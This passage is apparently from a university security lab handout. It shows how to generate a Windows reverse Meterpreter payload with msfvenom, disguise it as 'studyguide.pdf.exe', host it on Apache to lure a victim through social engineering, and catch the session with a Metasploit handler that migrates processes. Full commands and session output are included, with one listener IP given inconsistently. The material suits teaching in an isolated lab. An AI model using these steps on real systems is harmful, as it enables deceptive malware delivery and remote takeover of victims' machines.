➡ This will create a file named **studyguide.pdf.exe**, which is a simple virus with a reverse meterpreter shell payload; Reverse means that it will connect back to us instead of

listening for us to connect.

➡ We also need to have Apache Server running in order to put the lab on the victim's machine.

➡ (2) Apache should already be running. Check Section.5.1

➡ Now, we have our Kali ready, it's time to prepare the attack on the user. Let's start the Apache service as root and run the following code:

```
➡ sudo service apache2 start
```

➡ (3) Then, copy the malicious file to the web server folder.

```
➡ sudo cp studyguide.pdf.exe /var/www/html/
```

➡ We can also use a webpage and lure the user using social engineering to download the file.

➡ Copy the index file already created from the module repository to the WebServer directory.

```
➡ sudo cp ~/Desktop/6COSC019W/index.html /var/www/html/index.html
```

```

(kali@kali)~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.144.128 LPORT=4443 -f exe -o studyguide.pdf.exe
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(kali@kali)~$ sudo service apache2 status
apache2.service - The Apache HTTP Server
Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: disabled)
Active: active (running) since Mon 2026-03-09 00:19:20 GMT; 11min ago
Invocation: bc68c074c44b418caa26a78e125f66a
Docs: https://httpd.apache.org/docs/2.4/
Process: 1080 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
Main PID: 1134 (apache2)
Tasks: 6 (limit: 2197)
Memory: 17.1M (peak: 24.2M, swap: 4K, swap peak: 4K)
CPU: 146ms
CGroup: /system.slice/apache2.service
├─1134 /usr/sbin/apache2 -k start
├─1151 /usr/sbin/apache2 -k start
├─1152 /usr/sbin/apache2 -k start
├─1153 /usr/sbin/apache2 -k start
├─1154 /usr/sbin/apache2 -k start
└─1155 /usr/sbin/apache2 -k start

Mar 09 00:19:20 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Mar 09 00:19:20 kali apachectl[1110]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive dynamically to determine the server's name.
Mar 09 00:19:20 kali systemd[1]: Started apache2.service - The Apache HTTP Server.

(kali@kali)~$ sudo cp studyguide.pdf.exe /var/www/html/
  
```

Figure 6.3: studyguide.pdf.exe reverse shell virus

➡ As you can see, the LHOST and LPORT are the ones we used to create the .exe file.

➡ This is the IP address and TCP port the program is going to connect to, so we will need to listen on that network interface of our Kali Linux and over that port.

Creating the reverse shell listener

➡ Next, we need to set up a listener for the connection so that anytime a victim runs the studyguide.pdf.exe virus the listener will be available to interact with the shell the virus created.

➡ (1) In Kali, on the console, type:

```
>- sudo msfconsole -q
```

➡ Now once the Metasploit msfconsole is running, we set the payload and exploit we want to use, as in Fig.6.4

➡ (21) Select the handler we will be using. A handler is a module used to listen for incoming connections from payloads that have been executed on target systems. We will use the multi handler as it is able to handle various targets.

```
>- use exploit/multi/handler
```

➡ (3) Set the handler payload to a Windows Reverse TCP shell

```
>- set payload windows/meterpreter/reverse_tcp
```

➡ (4) Set the listener to listen to any connection that comes from the shell to Kali Linux IP address (in my case 128)

```
>- set lhost 192.168.144.128
```

➡ (5) Set the Local port listener to 4443

```
>- set lport 4443
```

➡ (6) Keep msfconsole running after exploiting. If this is set to true, msfconsole will exit after successfully exploiting it.

```
>- set ExitOnSession false
```

➡ (7) Now we select a script that runs automatically once the connection is created (system compromised) to maintain persistence on the system.

```
>- set AutorunScript post/windows/manage/migrate
```

➡ (8) Now we execute the exploit:

```
>- exploit -j -z
```

```

(kali㉿kali)-[~]
$ sudo msfconsole -q
[sudo] password for kali:
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.56.102
lhost => 192.168.56.102
msf6 exploit(multi/handler) > set lport 4443
lport => 4443
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > set AutorunScript post/windows/manage/migrate
AutorunScript => post/windows/manage/migrate
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

```

Figure 6.4: Setting the reverse shell listener

The Social Engineering attack

➡ Suppose we use social engineering to direct the victim to our web server and trick them to download the virus.

➡ (1) On the windows-client virtual machine, go to <http://192.168.144.128/>

- ↳ Click on **Download Study Guide**. You will be asked to download or run the file.
- ↳ You can either click on run, and you will execute the file
- ↳ Or download it to desktop and run it.

(2) Now, back to Kali, in the Kali's msfconsole terminal, you should see the connection getting established.

```
>- sessions
```

➡ If you have closed the session before, you can retrieve all active sessions using the sessions command.

➡ (3) If we want to interact with that session, we use -i with the session number sessions. For example:

```
>- sessions -i 1
```

➡ Change the value of the sessions to the number allocated for your session.

➡ We will see the meterpreter's prompt

➡ (4) Now, we can ask for information about the compromised system

```
>- getuid
```

➡ (5) We can see we are on a Windows machine You can run a Windows Command.

```
>- ipconfig
```

➡ (6) Or have a system shell or in this case a windows Command Line prompt:

```
>- shell
```

```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.144.128:4443
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) >
[*] Sending stage (177734 bytes) to 192.168.144.130
[*] Session ID 1 (192.168.144.128:4443 → 192.168.144.130:49170) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against IE8WIN7 (192.168.144.130)
[*] Current server process: studyguide.pdf.exe (3548)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 3900
[*] Successfully migrated into process 3900
[*] Meterpreter session 1 opened (192.168.144.128:4443 → 192.168.144.130:49170) at 2026-03-09 00:50:26 +0000
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > getuid
Server username: IE8WIN7\IEUser
meterpreter > ipconfig

Interface 17
Name : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:5c:c9:2b
MTU : 1500
IPv4 Address : 192.168.144.130
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::8571:91d6:6289:ad46
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > shell
Process 2252 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>
```

Figure 6.5: Open Session on Windows

➡ You are now in control of this windows machine. You have a reverse shell on your Kali connected to the windows machine.

↳ This is a simple virus payload, it does not cause any harm. It simply created a reverse connection with Kali. **msfconfole** and **msfvenom** are extremely powerful applications and are used by Penetration testers and hackers to create sophisticated payloads for various applications.